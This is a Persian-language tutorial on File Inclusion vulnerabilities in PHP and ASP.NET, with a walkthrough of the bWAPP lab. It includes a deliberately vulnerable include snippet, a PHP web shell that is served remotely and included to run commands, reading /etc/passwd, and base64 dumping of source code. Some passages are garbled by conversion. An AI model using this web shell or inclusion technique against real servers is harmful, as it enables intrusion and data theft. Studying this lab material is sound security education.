

# Web Application Penetration Testing



Third Note

By TheSecDude

توابع PHP در **include**, **require** دارند که از این دو تابع استفاده کرده است کپی میکنند و موجب اجرا شدن محتواهای اون فایل درون فایل اصلی میشوند. زمانی کاربرد دارند که بخواهیم محتوای **Text**, **PHP**, **HTML** را از یک فایل توانیم که فایل دیگه قرارش بدم بدون اینکه اونها رو بازنویسی کنیم. تفاوت این دو تابع فقط در نحوه نشون دادن خطایی هست که امکان داره بر اثر عدم وجود فایل داده شده بهشون نشون بدد :

1. وقتی که فایل داده شده بهش مشکل دار باشه یک **Warning** نشون میده و ادامه اسکریپت رو اجرا میکنه .

2. وقتی فایل داده شده بهش مشکل داشته باشه یک **Error** رو نشون میده و از اجرای ادامه اسکریپت جلوگیری میکنه .

سینکس اصلی استفاده از این دو تابع به شکل زیر هست :

```
include 'filename';
require 'filename';
```

مثال شماره 1: فرض کنید که یک فایل داریم با نام **footer.php** که محتوایی به شکل زیر دارد :

```
<?php
echo "<p>Copyright &copy; 1999-</p> . date("Y") . " W3Schools.com</p>";
?>
```

یک فایل اصلی داریم که محتوایی به شکل زیر دارد :

```
<html>
<body>

<h1>Welcome to my home page!</h1>
<p>Some text.</p>
<p>Some more text.</p>

</body>
</html>
```

اگه بخواهیم محتوای فایل **footer.php** رو بعد از آخرین تگ **<p>** در فایل بالا داشته باشیم میتونیم از تابع **include** به شکل زیر استفاده کنیم :

```
<html>
<body>

<h1>Welcome to my home page!</h1>
<p>Some text.</p>
<p>Some more text.</p>
<?php include 'footer.php'; ?>

</body>
</html>
```

یا هم میتوانید از تابع **require** جهت افزودن محتوای فایل **footer.php** استفاده کنید :

```
<html>
<body>

<h1>Welcome to my home page!</h1>
<p>Some text.</p>
<p>Some more text.</p>
<?php require 'footer.php'; ?>

</body>
</html>
```

خروجی و محتوا اینکار قبل از اینکه توسط **Back-End** تفسیر بشه به شکل زیر خواهد شد :

```
<h1>Welcome to my home page!</h1>
<p>Some text.</p>
<p>Some more text.</p>
<?php
echo "<p>Copyright &copy; 1999-</p> . date("Y") . " W3Schools.com</p>";
?>
```

علاوه بر این دو ما `require_once` و `include_once` را هم داریم که برای دقیقا همچنین کاری استفاده می‌شود ولی تفاوت‌شون اینه که در این می‌توان چند بار اجرا شدن را داریم ولی زمانی که چند بار `require`, `include_once`, `require_once` را انجام میدیم فقط یک بار اجرا خواهد شد.

```
include_once 'footer.php';
require_once 'footer.php';
```

تابع `fopen` در PHP چه می‌کند؟ این تابع جهت بازکردن یک فایل یا URL استفاده می‌شود و می‌توان ازش برای خوندن محتوا، نوشتن محتوای جدید و ... استفاده کرد. سینتکس کلی استفاده از این دستور به شکل زیر است:

```
<?php
$file = fopen("test.txt", "r");

//Output lines until EOF is reached
while(! feof($file)) {
    $line = fgets($file);
    echo $line. "<br>";
}

fclose($file);
?>
```

← دقت کنید که در توضیحات مربوط به `include`, `include_once`, `require`, `require_once` و `fopen` گفته‌یم که علاوه بر مسیر منتهی به یک فایل در سرور، در شرایطی که بعدا می‌گیم می‌توان URL منتهی به یک فایل را هم بگیرند.

حال که صحبت از توابعی شد که می‌شه از طریقش فایلهایی را خوند و اونها رو توی یک فایل دیگه `include` کرد بگم که توی ASP.NET هم ما چنین توابعی داریم که می‌توانیم از طریقشون فایل هایی رو بخونیم و سپس محتوای اون فایل ها رو قبل از تفسیر یا کامپایل شدن فایل اصلی، به فایل اصلی اضافه کنیم. برای اینکار در ASP.NET می‌توانیم از توابع زیر استفاده کنیم:

- `Server.Execute()`
- `Server.Transfer()`
- `File.ReadAllText()`
- `Response.WriteFile()`

این توابع فقط و فقط به Web Root دسترسی خواهد داشت و لاغر ...

حفره امنیتی File Inclusion چیه؟ این نقص امنیتی زمانی رخ میده که یک وب اپلیکیشن به صورت داینامیک اقدام به `include` کردن فایل ها و اسکریپت های مختلف بدون Sanitization و Validation مناسب بر روی ورودی های کاربرانش کنه. اما چرا ورودی کاربرانش؟ چرا که این اسیب پذیری زمانی رخ میده که یک وب اپلیکیشن اقدام به `include` کردن فایل ها و اسکریپت های مختلف بر اساس ورودی کاربرانش مثل ورودی کاربر توی URL یا ... کند. این اسیب پذیری و اسیب پذیری هایی مثل Directory Traversal, Source Code Disclosure می‌توان Impact های یکسانی داشته باشد ولی لزوما اسیب پذیری های یکسانی نیستند و تفاوت File Inclusion با دیگر اسیب پذیری های این هست که، File Inclusion در اثر استفاده از تابعی خاص در PHP یا ASP.NET و ... به وقوع می‌انجامد در حالی که اسیب پذیری های دیگر دلایل دیگری برای رخ دادن دارند.

علت بوجود امدن File Inclusion چیه؟ علت بوجود امدن این نقص امنیتی اینه که، توسعه دهنده از ورودی کاربر استفاده می‌کند تا محتوای یک فایل رو در محتوای پاسخ کاربر قرار دهد و سپس تفسیر کند و به کاربر تحویل دهد. فرض کنید که یک وب اپلیکیشن داریم به ادرس <http://example.local/func?file=firstfile.php> که در یک مسیر به ادرس <http://example.local> محتوای پارامتر file رو در پاسخی که می‌خواهد به کاربر دهد قرارداده و همه رو یکجا تفسیر کرده و به کاربر تحویل میدهد. حال کاربر می‌توانه بیاد و به جای `firstfile.php` ادرس دلخواهی رو وارد کنه تا به جای محتوای فایل دیگه مثل `/etc/passwd` به محتوای `firstfile.php` بپیدا کند. علت اصلی این نقص امنیتی می‌توانه به شرح زیر باشه:

1. User Input Control: اگه یک وب اپلیکیشن یک مسیر فایل یا نام فایل رو از ورودی کاربر بدون Sanitize و Validate کردن

اون ورودی بگیرد، یک مهاجم می‌توانه بیاد و به جای این ورودی مسیر فایل دلخواهش رو بده و محتوای فایل دلخواهش رو بخونه.

2. Unrestricted File Access: درصورتی که دسترسی از فایل ها به فایل های داشت پیکربندی نشده باشد و یک مهاجم بتوانه به راحتی از

یک فایل در `/var/www/etc` به یک فایل در `/etc` دسترسی بگیرد یکی دیگر از دلایل بوجود امدن Impact File Inclusion با بالاست

3. Dynamic File Inclusion: اگر وب اپلیکیشن بیاد و مسیر فایل رو به صورت داینامیک و بر اساس ورودی های کاربر ایجاد کنه و مسیر ایجاد شده رو به توابعی مثل ... include, include\_once, require, require\_once, fopen بده، میتونه منجر به اسیب پذیری File Inclusion بشه.

4. Using specific functions: برخی از توابع هستند که در صورت وجود دلایل بالا و ترکیبیشون با توابع زیر، موجب بوجود آمدن File Inclusion میشوند. این توابع عبارت اند از :

```
include      o
include_once o
require      o
require_once o
fopen        o
```

توابع بالا در PHP موجب بوجود آمدن این اسیب پذیری میشوند و در ASP.NET توابع زیر میتوانن چنین کاری رو انجام بدد :

```
Server.Execute      o
Server.Transfer     o
File.ReadAllText   o
Response.WriteFile o
```

این چهار دلیل میتوانن موجبات به وجود آمدن File Inclusion رو فراهم کنند و به صورت خلاصه بگم که اگه مسیر فایلی که دارید به توابع ... include, include\_once, Server.Execute, Server.Transfer میدید به صورت داینامیک از طریق ورودی های قابل کنترل کاربر ایجاد میکنید، تبریک میگم شما تو نسیتد توی پروژتون File Inclusion رو بوجود بیارید.

Impact اها و تاثیرات اسیب پذیری File Inclusion چیا هستند؟ این اسیب پذیری میتوانه تاثیرات مختلفی رو داشته باشه که در ادامه به برخی از اونها میپردازیم :

1. Sensitive Information Disclosure: مهاجم میتوانه با اکسپلوبیت کردن File Inclusion اطلاعات حساس روی سرور مثلاً فایل های پیکربندی، اطلاعات پایگاه داده و ... رو بخونه. لو رفتن این اطلاعات میتوانه منجر به حملات دیگه و یا به خطر افتادن حرمانگی (Confidentiality) و ب اپلیکیشن و کاربرانش بشه.

2. Arbitrary Code Execution: در برخی موارد مثل RFI یا Remote File Inclusion که در ادامه بهش خواهیم پرداخت، مهاجم میتوانه با Include کردن یک فایل که روی یک هاست دیگه وجود داره رو در سمت تارگت اجرا کنه. این میتوانه موجب به خطر افتادن تمام وب اپلیکیشن، اجرا دستورات سیستمی (RCE)، اپلود شدن بد افزار و کنترل کامل سرور بشه.

3. Server-Side Request Forgery (SSRF): File Inclusion گاهی در برخی شرایط میتوانه اهرمی باشه برای اجرا حمله، جایی که مهاجم بتونه مسیر فایل رو دستکاری کنه و موجب بشه که سرور یک درخواست HTTP به یک Resource بیرون یا داخل سرور بزنه. این اتفاق میتوانه موجب Data Exfiltration, Unauthorized Access و حتی اکسپلوبیت شدن سرویس های اسیب پذیر روی سرور بشه.

4. Denial of Service (DoS): حفره امنیتی File Inclusion میتوانه منجر به DoS هم بشه در صورتی که یک مهاجم بیاد و فایل های خیلی زیادی رو به صورت مرکز وارد کنه و سرور تلاش کنه محتوای همه اونها رو نشون بده و در این صورت منابع سرور صرف اجرا کردن همه اون فایل ها میشه و درنهایت در عملکرد عادی سرور میتوانه مشکل ایجاد کنه.

5. Authentication Bypass: شاید این حفره امنیتی به مهاجم اجازه بده که با include کردن فایلهایی که اجازه دسترسی به منابع محافظت شده میده باعث بشه که مکانیزم احراز هویت بایپس بشه. بله در شرایطی میتوانه منجر به این اتفاق بشه.

6. System Compromise: در موارد شدید، این حفره امنیتی میتوانه موجب بشه که تمام سرور در خطر قرار بگیره، زمانی که یک مهاجم از طریق File Inclusion بتونه دستورات سیستمی رو اجرا کنه و یا بتونه که های دخواه خودش رو تزریق کنه، قطعاً تلاش میکنه که بک دور هایی رو روی سیستم اجرا کنه و این موجب میشه که دسترسی گسترده ای به سرور بگیره و درنهایت تمام منابع وب اپلیکیشن و سیستم در خطر باشند.

7. ...

انواع اسیب پذیری File Inclusion چیا هستند؟ این اسیب پذیری توسط محققان به دو دسته کلی تقسیم شده اند که عبارت اند از :

1. Local File Inclusion (LFI): زمانی که بتونیم یک فایل Local رو از طریق ورودی صدا بزنیم و این فایل Local توسط توابع مشخص، در پاسخ ما Include بشه، در حقیقت تو نسیتم LFI رو اکسپلوبیت کنیم.

2. Remote File Inclusion (RFI): زمانیکه بتونیم یک فایل روی یک سرور بیرونی یا روی یک سرور درون شبکه سرور تارگت، رو صدا بزنیم و محتوای این فایل توسط یکتابع برای ما در پاسخ ما، Include بشه میتوانیم بگیم که تو نسیتم حفره امنیتی RFI رو کشف کنیم.

در ادامه با هردوی این اسیب پذیری ها به صورت کامل اشنا خواهیم شد.

اسیب پذیری **File Inclusion** را کجاها میتونیم پیدا کنیم؟ این حفره امنیتی رو میتوانیم توی جاهای مختلفی از یک وب اپلیکیشن پیدا کنی، هر جایی که ورودی کاربر برای مشخص کردن مسیر یا یک منبع خارجی استفاده میشود میتوانه مستعد حفره امنیتی **File Inclusion** باشه. در ادامه با برخی از جاهایی که ممکن هست حفره امنیتی **File Inclusion** وجود داشته باشه اشنا میشویم:

1. **File Inclusion Functions**: در صورتی که کار محول شده به شما **Code Review** هست باید به دنبال توابعی باشید که میتوانن موجبات حفره امنیتی **File Inclusion** رو فراهم کنند. در صورتی که کد مورد بررسی شما **PHP** باشه باید به دنبال توابعی مثل **require**, **require\_once**, **include**, **include\_once**, **fopen**, ... کاربر قابل تغییر هست یا خیر؟ در صورتی که کد مورد بررسی شما **ASP.NET** باشه میتوانید به دنبال توابعی مثل **System.Execute**, **System.Transfer**, **File.ReadAllText**, **Response.WriteLine** بگویید. در جاواسکریپت هم توابعی مثل **exec**, **eval** میتوانن موجبات این حفره امنیتی رو در صورتی که ورودی کاربر در شون دخیل باشه فراهم کنند.

2. **Template Systems**: در صورتی که **Back-End** از سیستم های **Template**ی استفاده میکند یا فریمورک دارد سعی کنی ببینید جاهایی که اجازه **Include** و **Redner** شدن به **Template** ها داده میشود یا قابل کنترل با ورودی کاربر هست یا خیر؟ در صورت وجود چنین چیزی میتوانه مستعد **File Inclusion** باشد.

3. **URL Parameters**: پارامتر های داخل یک **URL** رو بررسی کنید. ببینید ایا این پارامتر ها برای اشاره به مسیر یک فایل یا یک منبع خارجی استفاده میشود یا خیر؟ ببینید ایا ورودی وارد شده کاربر در ساخت و استفاده در مسیر های فایلها و یا **URL** ها به کار رفته است یا خیر؟ در صورتی که بکار رفتن این ورودی ها رو فهمیدید سعی کنید ورودی های دیگه ای رو وارد کنید تا به فایل های روی سرور اشاره کند یا به یک فایل در سرور خودتان اشاره کرده باشد. بعد ببینید ایا فایل اشاره شده برای شما در پاسخ **Include** میشود یا خیر؟

4. ...  
جاهای مختلفی رو شاید بتوانید پیدا کنید که ورودی یک کاربری در ساخت مسیر منتهی به یک فایل یا یک **URL** بکار رفته است، اگر بتوانید با تغییر ورودی کاربر در مسیر انحرافی ایجاد کنید و اون رو منتهی به چیزی دیگر نمایید توانسته اید حفره امنیتی **File Inclusion** رو پیدا کنید. حال باید ببینید این مسیر در خارج از سرور هست یا در خود سرور فایلی رو **Include** کرده اید:

خب حالا بریم سروقت **LFI** و **RFI** به صورت جداگانه و ببینیم که این دو اسیب پذیری چه تفاوت هایی با هم دارند.

حفره امنیتی Local File Inclusion ؟ ما میتوانیم از این حفره امنیتی استفاده کنیم تا فایل های روی یک سرور را بخونیم و میتوانه منجر به Information Disclosure و در برخی مواقع ویژه میتوانه Command Execution بشه . به طور کلی پس میتوانیم دو تا Impact از این اسیب پذیری ذکر کنیم :

- Read file from server که میتوانه Information Disclosure را رقم بزن

- LFI to RCE که از طریق میتوانیم دستورات سیستمی رو اجرا کنیم . این امکان در دو اسیب پذیری مشابه یعنی Directory Traversal، Source Disclosure وجود ندارد . البته اجرای این کار به سه روش مختلف انجام میشه که عبارت اند از :

- Log Poisoning
  - Proc Environment Injection
  - PHP Wrappers (except://, input://)
- به هر سه روش در ادامه خواهیم پرداخت .

توابعی وجود دارند که میتوان منجر به LFI بشن و باید نسبت بهشون اگاهی داشته باشیم . این توابع رو در سه دسته بندی تقسیم میکنیم و عبارت اند از :

- PHP : در صورتی شما از توابع زیر استفاده کنید و مقدار ورودی این توابع رو از طریق ورودی کاربر مشخص کنید و به عبارت دیگه مسیر منتهی به فایل مورد نظرتون رو از طریق ورودی کاربر ایجاد کنید میتوانه منجر به LFI بشه :

- include
- include\_once
- require
- require\_once
- fopen

- ASP.Net : در این فرمورک هم شما توابعی دارید که همون روشی که گفتیم منجر به LFI بشن و باید در صورت استفاده از این توابع کنترل های لازم رو روش اعمال کنید :

- Server.Execution
- Server.Transfer
- Response.WriteFile
- File.ReadAllText

- JSP

- <jsp:include page="" />

در دو دسته بندی آخر ، Server.Execution و Server.Transfer و Response.WriteAllText را میدهند و باید این مورد رو گوشه ذهنون داشته باشیم چرا که خارج Web Root را نخواهیم تونست دسترسی بگیریم و فایلی را بخونیم .

← شاید برآتون سوال پیش بیاد که ایا تابع file\_get\_contents توانی PHP هم میتوانه منجر به Local File Inclusion بشه یا خیر ؟ جواب خیر هست . این تابع میتوانه منجر به Source Code Disclosure بشه ولی نه LFI .

کد زیر نمونه یک کد ساده اسیب پذیر به LFI هست :

```
<?php
    if(isset($_GET['file'])){
        require $_GET['file'];
    }else{
        require "index.php";
    }
?>
```


توانی این کد یک پارامتر از URL میگیریم به نام file که این پارامتر رو توی تابع require استفاده میکنیم و فایل منتظر باهش رو میکنیم توی صفحه اصلیمون . حالا کاربر میتوانه بیاد و هر فایل دیگه ای که بخواهد رو توی مقدار پارامتر file بزاره و منجر به LFI بشه .

حفره امنیتی Remote File Inclusion ؟ این حفره امنیتی زمانی رخ میده که شما نه تنها بتوانید فایل های خود سرور را بخونید بلکه توانایی این رو داشته باشید که بتونید از یک URL هم فایل ها رو خونده و نمایش بدهید . در این حفره امنیتی امکان شل گرفتن از سرور برای ما وجود دارد . شاید سوال برآتون پیش او مده که چطوری این حفره امنیتی شکل میگیره ؟ دقیقا به همون شکل که حفره امنیتی LFI شکل میگیره این حفره امنیتی هم بوجود میاد . یعنی همون توابعی که موجب بوجود امدن LFI میشند، همون توابع به همون شکل هم میتوانن موجب بوجود

اومدن RFI بشند به شرطی که به این توابع به جای مسیر منتهی به فایل یک URL بدیم و همچنین مازول لود کردن URL تو سط این تابع در وب سرور غیر فعال نباشه . دو مازول allow\_url\_include و allow\_url\_fopen هستند که میتوان اجازه دهنده تو سط تابع fopen و include, require علاوه بر فایل، URL هم لود شود . توی تصویر زیر میبینید که وضعیت این دو به چه شکلی است :

Directive	Local Value	Master Value
allow_url_fopen	On	On
allow_url_include	Off	Off

به علت اینکه allow\_url\_include غیر فعال است در تصویر زیر میبینید که اجرا شدن URL برای من تو سط تابع include خطای داده است :




پس میتوانیم نتیجه بگیریم که زمانی که LFI وجود داشت و این دو مازول فعال بودند میتوانیم بگیم که RFI وجود دارد .

برایم مثال BWAPP رو حل کنیم ببینیم چطوریه . BWAPP یک لبراتوار برآمون قرار داده که میتوانید از ادرس زیر بهش دسترسی پیدا کنید :

[http://\[YOUR\\_BWAPP\\_IP\\_ADDRESS\]/bwAPP/rifi.php](http://[YOUR_BWAPP_IP_ADDRESS]/bwAPP/rifi.php)

توی این لبراتوار ما امکان تغییر زبان رو داریم و در حقیقت یک فرم داریم که توی خودش یک <select> داره و یک دکمه که وقتی زبان رو انتخاب میکنیم و روی دکمه میزنیم برای ما مثلا زبان تغییر میکنه :



## / Remote & Local File Inclusion (RFI/LFI)

Select a language: English Go

Merci pour votre intérêt dans bWAPP!

میبینید که تغییر زبان توی یک پارامتر توی URL هم مشخص شده و مث اینکه میره و یک فایل به نام lang\_fr.php رو میخونه و یک متن (سیز رنگ) رو در پایین فرم به ما نشون میده . اگه ما به جای lang\_fr.php بیایم و مسیر یک فایل روی سرور رو قرار بدیم چی ؟ ایا اون رو برای ما به جای متن سیز رنگ include میکنه یا خیر ؟



## / Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

```
root:x:0:0:root:/root/bin/bash          daemon:x:1:1:daemon:/usr/sbin/bin/sh      bin:x:2:2:bin:/bin/sh
sys:x:3:3:sys:/dev/bin/sh        sync:x:4:65534:sync:/bin/bin/sync    games:x:5:60:games:/usr/games/bin/sh
man:x:6:12:man:/var/cache/man/bin/sh    lp:x:7:7:lp:/var/spool/lpd/bin/sh   mail:x:8:8:mail:/var/mail/bin/sh
```

میبینید که فایل include /etc/passwd رو برای ما کرد و محتوای داخلش رو نشون داد . ساده بود نه ؟ همین نشون دادن محتوای /etc/passwd میتوانه به عنوان POC استفاده بشه و توی گزارشمنو ذکرش کنیم . خب، چرا این اسیب پذیری وجود داره ؟ برایم سورس BWAPP رو ببینیم . سورس این اسیب پذیری رو میتوانید توی ادرس زیر در ماشین مجازی BWAPP توں پیدا کنید :

<http://var/www/bWAPP/rifi.php>

توی قسمت زیر شما میبینید که او مده و بررسی کرده ایا یک پارامتر با نام language در URL وجود داره یا خیر ؟ در صورتی که وجود داشت یک متغیر به نام \$language رو برابر مقدار این پارامتر قرار داده است :

```

if(isset($_GET["language"]))
{
    switch($_COOKIE["security_level"])
    {
        case "0" :
            $language = $_GET["language"];
            break;
    }
}

```

توی تصویر زیر هم میبینید که او مده و مستقیما مقدار توی این پارامتر رو به تابع `include` داده و فایلی به این نام رو توی پاسخ کاربر کرده است :

```

if(isset($_GET["language"]))
{
    if($_COOKIE["security_level"] == "2")
    {
        if(in_array($language, $available_languages)) include($language);
    }
    else
    {
        include($language);
    }
}

```

بله، اینطوری میشه که اسیب پذیری LFI پدید میاد. حالا ببینیم برای رفع این اسیب پذیری چیکارا کرده؟

```

$language = "";

if(isset($_GET["language"])){
    switch($_COOKIE["security_level"]){
        case "0" :
            $language = $_GET["language"];
            break;
        case "1" :
            $language = $_GET["language"] . ".php";
            break;
        case "2" :
            $available_languages = array("lang_en.php", "lang_fr.php", "lang_nl.php");
            $language = $_GET["language"] . ".php";
            // $language = rlf1_check_1($language);
            break;
        default :
            $language = $_GET["language"];
            break;
    }
}

```

میبینید که در صورتی که `Security Level` برابر 1 باشه، یک پسوند در ته `$_GET['language']` میچسبونه که موجب میشه اجازه خوندن فایل هایی غیر از `.php`. امکان پذیر نباشه و در `Security Level` برابر 2 او مده کلا یک ارایه از مقادیر ممکن رو تعریف کرده و قطعاً قبل از `include` کردن مقدار پارامتر `language` رو توی این ارایه بررسی میکنه تا مقادیری غیر از اینها وارد نشه.

حال، ایا این LFI میتونه تبدیل به RFI بشه یا خیر؟ گفتیم برای اینکه یک LFI تبدیل به RFI بشه باید توابع ... `include`, `require`, `fopen`, ... را داشته باشند که به وسیله دو مازول `allow_url_include` و `allow_url_fopen` انجام میشود. در صورتی که این دو مازول فعل باشند، میتوانیم LFI را تبدیل به RFI کنیم. یک وب سرور توی یکی از دایرکتوری هام میارم بالا. یک فایل اونجا دارم با نام `info.php` که کارش اجرا کردن تابع `phpinfo();` رو WAPP هست. میخوام ببینیم ایا میتونم از `b` به این فایل درخواست بزنم و اون رو توی صفحه اجرا کنم یا خیر؟

میبینید که تو نستیم این کار رو انجام بدیم . یعنی LFI توی bWAPP میتونه تبدیل بشه به RFI اما نکته خوبی مهم توی اینکار اینه که، شما زمانی که میخواید از یک سرور یک فایل رو بخونید، مثلاً توی تصویر بالا ما فایل info.php رو خوندیم، نباید این فایل توسط وب سروری که این فایل روش قرار داره اجرا و تفسیر بشه، وگرنه محتوای تفسیر شده این فایل رو توی bWAPP خواهیم دید که برد ما خواهد خورد، ما میخوایم فایل مد نظرمون روی تارگتمون اجرا بشه . برای اینکار در صورتی که تارگت شما PHP زبان Back-End داره شما باید فایلتون که قراره از طریق RFI بخونید هم PHP باشه و همچنین سروری که فایلتون روشن قرار داره نباید در هنگام دادن این فایل اون رو تفسیر و اجرا کنه و باید Source Code رو به ما بده . برای اینکار معمولاً در صورتی که فایل php هست سروری که فایل پیلود روشه نباید PHP باشد و توی مثال بالای ما این سرور Python بود . یا هم باید فایل PHP ما با پسوندی مثل txt باشد تا وب سروری که فایل روشه اون رو تفسیر و اجرا نکنه .

این در حقیقت Code Injection بود که انجامش دادیم و میتوانیم این رو تبدیل کنیم به Command Injection اون هم با include کردن یک شل با حفره امنیتی RFI . حالا چطوری از طریق RFI شل رو روی سیستم تارگتمون اجرا کنیم؟ ابتدا باید یک شل رو بسازیم . بسیار ساده اینکار رو با کد زیر انجام میدیم :

```
<?php
if(isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

میبینید که قرار هست یک ورودی از طریق GET از ما بگیره به نام cmd و محتوا رو تحویل تابع system() بده . کافیه که این کد رو توی یک سرور قرار بدیم . فرض کنید که من یک سرور پایتونی دارم که به شکل زیر اجرایش میکنم و این فایل با نام shell.php اونجا قرار داره :

حالا میتونم به شکل زیر به این شل دسترسی داشته باشم :

و چون وب سرور Python هست و فایل شل php، این فایل شل اجرا نمیشه و محتوای کد داخلش هست که برام ارسال میشه . حال کافیه که در چالش bWAPP به جای پارامتر URL منتهی به این شل رو قرار بدی :

## / Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go

و باید پارامتر cmd را بهش پاس بدم تا دستور توی این پارامتر رو تحويل تابع ()system داده و برام اجرا کنه :

```
root:x:0:root:/root/bin/bash          daemon:x:1:daemon:/usr/sbin/bin/sh      bin:x:2:bin:/bin/bin/sh
sys:x:3:sys:/dev/bin/sh      sync:x:4:65534:sync:/bin/bin/sync      games:x:5:0:games:/usr/games/bin/sh
man:x:6:12:man:/var/cache/man/bin/sh    lp:x:7:lp:/var/spool/lpd/bin/sh      mail:x:8:8:mail:/var/mail/bin/sh
news:x:9:9:news:/var/spool/news/bin/sh   uucp:x:10:10:uucp:/var/spool/uucp/bin/sh
proxy:x:13:13:proxy:/bin/bin/sh      www-data:x:33:33:www-data:/var/www/bin/sh
```

میبینید که تو نستیم محتوای فایل /etc/passwd را بخونیم . حالا میتوانیم هر دستوری که دوست داشتیم رو اجرا کنیم . اگر وب سرور شلمون PHP بود کافیه که فایل شل رو به جای پسوند .php با پسوند .txt باشد . ذخیره کنیم و اون رو به وب سرور تارگتمنون بدیم :

```
<?php
if(isset($_GET['cmd'])){
    system($_GET['cmd']);
}
?>
```

بعد کافیه که همین ادرس رو به محل اسیب پذیری RFI بدهیم و پارامتر cmd رو هم بهش پاس بدم و دستور مورد نظر مون رو بنویسیم :

```
666 admin aim.php apps ba_captcha_bypass.php ba_forgotten.php ba_insecure_login.php
ba_insecure_login_1.php ba_insecure_login_2.php ba_insecure_login_3.php ba_logout.php ba_logout_1.php
ba_nwd_attacks.php ba_nwd_attacks_1.php ba_nwd_attacks_2.php ba_nwd_attacks_3.php
```

حال فرض کنید که میخوایم یک فایل PHP رو بخونیم و سورس کدش رو ببینیم، چطوری میتوانیم چنین کنیم ؟ مثلًا فرضًا میخوام یه فایل به نام cat XSS\_stored\_4.php برآمدون این کار رو انجام میده :

عه چی شد؟ چرا به همه ریخته و به یه شکل عجیبی داره نشون میده؟ علتش هم اینه که وقتی این فایل include میشه به فایل اصلی، توسط مفسر PHP اجرا میشه و کدهای HTML داخلش هم توسط مرورگر render میشه و ما نمیتونیم سورس کد اصلی رو بخونیم. باید چیکار کنیم؟ قبلا توی SQLi زمانی که خواستیم یک فایل بخونیم گفتم و همچنین توی Remote Command Execution هم درموردش صحبت کردیم. باید قبل از اینکه فایل رو include کنیم اون رو اینکد کنیم تا از حالت یک فایل عادی خارج بشه. اینکدینگمون هم Base64 خواهد بود تا راحت بتونیم تبدیلش کنیم به حالت عادی. یعنی توی دستور مون با این رو هم بنویسیم که زمانی که میخوای cat کنید بعدش سریعاً Base64 هم بکن 😊 اگه خروجی دستور cat رو پایپ کنیم به دستور base64 در لینوکس، اون رو به حالت Base64 در میاره:

```
bee@bee-box:/var/www/bWAPP$ cat XSS_stored_4.php | base64
PD9waHAKCi8qCgpiV0FQUCwgb3IgYSBldWdneSB3ZWlgYXBwbGjYXRpb24sIGlzIGEgZnJlZSBh
bmQgb3BlbiBzb3VyY2UgZGVsaWJlcF0ZWx5IGluc2VjdXJlIHdLYiBhcHBsaWNhdGlvb4KSXQg
aGVscHMc2VjdXJpdHkgZw50aHVzaWFzdHMISGRldmVsb3BlcnMgYW5kIHN0dWRlbnRzIHRvIGRp
c2NvdmVyIGFuZCB0byBwcmV2ZW50IHdLYiB2dWxuZXJhYmlsaXRpZXMuCmJXQVBQIGNvdmVycyBh
bGwgbWFqb3Iga25vd24gd2ViIHZ1bG5lcmFiaWxpdbGllcywgaW5jbHVkaW5nIGFsbCByaXNrccyBm
cm9tIHRoZSBPv0FTUCBu3AgMTAgcHJvamVjdCEKSKXQgaXMgZm9yIHNlY3VyaXR5LXRlc3Rpmbcg
YW5kIGVkdWhdGlvbmFsIHB1cnBvc2VzIG9ubHkuCgpFbmvpeSERKCK1hbGLrIE1lc2VsbgVtCLR3
aXR0ZXI6IEBNTUVfSVQKCMjXQVBQIGlzIGxpY2VuclVkiHVuZGVyIGEgQ3JLYXRpdmlUgQ29tbW9u
cvBbdHPvaw11dG1vb110b25Dh21+ZY1i1W5e115vPGVvay7hdG122YMaNCIwTE1wdCV1bmF0aWQu
```

پس ما باید توی دستوری که وارد میکنیم این مورد رو هم ذکر کنیم :

## / Remote & Local File Inclusion (RFI/LFI) /

Select a language: English Go


```
PD9waHAKCi8qCgpiV0FQUCwgb3IgYSBldWdneSB3ZWlgYXBwbGjYXRpb24sIGlzIGEgZnJlZSBh
bmQgb3BlbiBzb3VyY2UgZGVsaWJlcF0ZWx5IGluc2VjdXJlIHdLYiBhcHBsaWNhdGlvb4KSXQg
aGVscHMc2VjdXJpdHkgZw50aHVzaWFzdHMISGRldmVsb3BlcnMgYW5kIHN0dWRlbnRzIHRvIGRp
c2NvdmVyIGFuZCB0byBwcmV2ZW50IHdLYiB2dWxuZXJhYmlsaXRpZXMuCmJXQVBQIGNvdmVycyBh
bGwgbWFqb3Iga25vd24gd2ViIHZ1bG5lcmFiaWxpdbGllcywgaW5jbHVkaW5nIGFsbCByaXNrccyBm
cm9tIHRoZSBPv0FTUCBu3AgMTAgcHJvamVjdCEKSKXQgaXMgZm9yIHNlY3VyaXR5LXRlc3Rpmbcg
YW5kIGVkdWhdGlvbmFsIHB1cnBvc2VzIG9ubHkuCgpFbmvpeSERKCK1hbGLrIE1lc2VsbgVtCLR3
aXR0ZXI6IEBNTUVfSVQKCMjXQVBQIGlzIGxpY2VuclVkiHVuZGVyIGEgQ3JLYXRpdmlUgQ29tbW9u
cvBbdHPvaw11dG1vb110b25Dh21+ZY1i1W5e115vPGVvay7hdG122YMaNCIwTE1wdCV1bmF0aWQu
```

میبینید که به صورت Base64 بهمون خروجی داد و حالا کافیه که این خروجی رو دیکد کنیم تا محتوای اصلی رو ببینیم.

